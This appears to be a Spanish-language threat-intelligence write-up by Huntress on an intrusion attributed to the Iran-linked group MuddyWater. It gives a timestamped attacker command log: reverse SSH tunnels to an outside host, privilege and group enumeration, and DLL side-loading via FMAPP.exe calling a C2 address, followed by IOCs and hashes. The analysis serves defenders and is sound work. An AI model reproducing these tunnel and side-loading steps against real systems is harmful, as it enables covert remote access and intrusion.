


Agradecimientos: Un agradecimiento especial a Tyler Marzen y Anna Pham por sus contribuciones a esta investigación y a este artículo.
Resumen: Huntress identificó y detalló una línea de tiempo completa de una intrusión en el entorno de un cliente que coincide con lo que otros han identificado como MuddyWater (APT vinculado a Irán). El ataque involucró acceso inicial mediante RDP, el establecimiento de un túnel SSH, y la implementación de malware mediante DLL side-loading usando el legítimo FMAPP.exe para cargar un FMAPP.dll malicioso para comunicaciones C2.
Antecedentes
El 4 de marzo de 2026, Hunt.io publicó un blog sobre indicadores de infraestructura de APT vinculados a Irán. La Figura 1 muestra un extracto de ese blog.

Los analistas de Huntress usaron varios de los indicadores presentes en la Figura 1 para realizar una búsqueda retroactiva en las señales disponibles y los reportes de incidente, con el fin de determinar si alguno de estos indicadores se había observado en nuestra extensa base de clientes.
Observaciones
Una búsqueda en datos históricos reveló un reporte de incidente enviado el 24 de enero de 2026, para un cliente que es una empresa israelí, relacionado con actividad de enumeración y un actor de amenazas que establecía una conexión ssh. La señal relacionada con el uso de ssh apareció de la siguiente manera:
C:\Windows\System32\OpenSSH\ssh.exe -p 22 -o StrictHostKeyChecking=no [email protected][.]185 -2 -4 -N -R 10841
Ten en cuenta que la dirección IP del comando anterior es un IOC en este informe de Group-IB sobre MuddyWater.
Al día siguiente, se envió al cliente un reporte de incidente de alta prioridad para el mismo endpoint, basado en hallazgos que coincidían con los de la Figura 1.
c:\Users\Public\Downloads\FMAPP.exe
Esto fue un caso de DLL side-loading; es decir, FMAPP.exe es una aplicación legítima de Fortemedia Inc., y al ejecutarse, carga FMAPP.dll desde la misma carpeta. Es este DLL el que contiene el código malicioso y se conecta de vuelta a la dirección IP de C2, 157.20.182[.]49.
Actividad detallada
El acceso inicial al endpoint se logró mediante un inicio de sesión de Terminal Services/RDP. Un extracto de la línea de tiempo desarrollado a partir de datos de detección aparece de la siguiente manera:

Hay algunas observaciones que podemos hacer a partir de algunos de los comandos que se emitieron. Por un lado, hay algunos errores de tipeo, lo que podría indicar que el atacante estaba escribiendo algunos de estos comandos manualmente y fallando.
2026-01-24 22:15:57 whoami /pric
2026-01-24 22:16:00 whoami /priv
El atacante operaba dentro de una cadena cmd.exe -> powershell.exe (el entorno original de la sesión RDP). Abrió deliberadamente un nuevo PowerShell directamente desde el Explorador; un árbol de procesos más limpio y estable que se parece más a una sesión interactiva legítima de usuario. La ventana de tres minutos entre el primer túnel y la nueva sesión de PowerShell sugiere que el atacante se detuvo para verificar que el túnel 10841 estuviera funcionando, posiblemente intentando una conexión a través de él desde su extremo antes de continuar. Luego restableció de inmediato el túnel desde la nueva sesión, más estable.
2026-01-24 22:22:03 ""C:\Windows\System32\OpenSSH\ssh.exe"" -p 22 -o StrictHostKeyChecking=no [email protected][.]185
-2 -4 -N -R 10841
2026-01-24 22:25:48 ""C:\Windows\System32\WindowsPowerShell\v1\powershell.exe""
2026-01-24 22:26:48 ""C:\Windows\System32\OpenSSH\ssh.exe"" -p 22 -o StrictHostKeyChecking=no [email protected][.]185
-2 -4 -N -R 8585
Hubo algunos errores de tipeo más mientras el atacante continuaba sus labores de reconocimiento:
2026-01-24 22:37:10 ""C:\Windows\system32\net.exe"" groups /do
2026-01-24 22:38:40 ""C:\Windows\system32\net.exe"" group admi /do
2026-01-24 22:39:06 whoami /priv
2026-01-24 22:39:19 net localgroup adminstraots
2026-01-24 22:39:29 net localgroup administrators
También parecieron tener un problema inicial con su C2. Se les puede ver ejecutar el ejecutable FMAPP.exe para que se cargue su DLL, luego ejecutan tasklist | findstr FMAPP para verificar que se esté ejecutando. Luego hacen ping a la dirección IP de C2 para verificar que la máquina esté en línea, y revisan la dirección IP de la máquina de la víctima conectándose a ifconfig[.]me e intentan ejecutar FMAPP.exe de nuevo:
2026-01-24 23:04:45 FMAPP.exe
2026-01-24 23:05:04 tasklist
2026-01-24 23:05:04 findstr FMAPP
2026-01-24 23:05:44 ping 157.20.182[.]49
2026-01-24 23:12:15 curl ifconfig[.]me
2026-01-24 23:21:31 FMAPP.exe
Después de que pasan unos segundos, abren otra sesión de PowerShell:
2026-01-25 00:14:32 powershell
El extracto de la cronología anterior ilustra un recorrido completo de la actividad del actor de amenazas, desde el momento en que inició sesión en el endpoint mediante RDP, hasta el punto en que su actividad continua fue neutralizada mediante detecciones y respuesta. Esto ofrece una mirada detallada al flujo de trabajo o playbook del actor de amenazas, lo que no solo nos ayuda a entender mejor su proceso, sino que también brinda información sobre la eficacia de los controles para evitar que esto vuelva a ocurrir, y para detectar la actividad mucho antes. La cronología completa de las actividades pertinentes es la siguiente:
Indicadores de compromiso (IOC)
|
Elemento |
Descripción |
|
173.16.10[.]1 |
Dirección IP de la conexión RDP inicial |
|
162.0.230[.]185 |
Dirección IP usada con ssh |
|
157.20.182[.]49 |
Dirección IP de C2 de FMAPP.dll |
|
asuedulimit |
Nombre de usuario usado con ssh |
|
c:\Users\Public\Downloads\FMAPP.exe SHA256: e25892603c42e34bd7ba0d8ea73be600d898cadc290e3417a82c04d6281b743b |
Ejecutable legítimo de Fortemedia Inc. |
|
c:\Users\Public\Downloads\FMAPP.dll SHA256: 589ecb0bb31adc6101b9e545a4e5e07ae2e97d464b0a62242a498e613a7740b6 |
DLL malicioso usado para el C2 |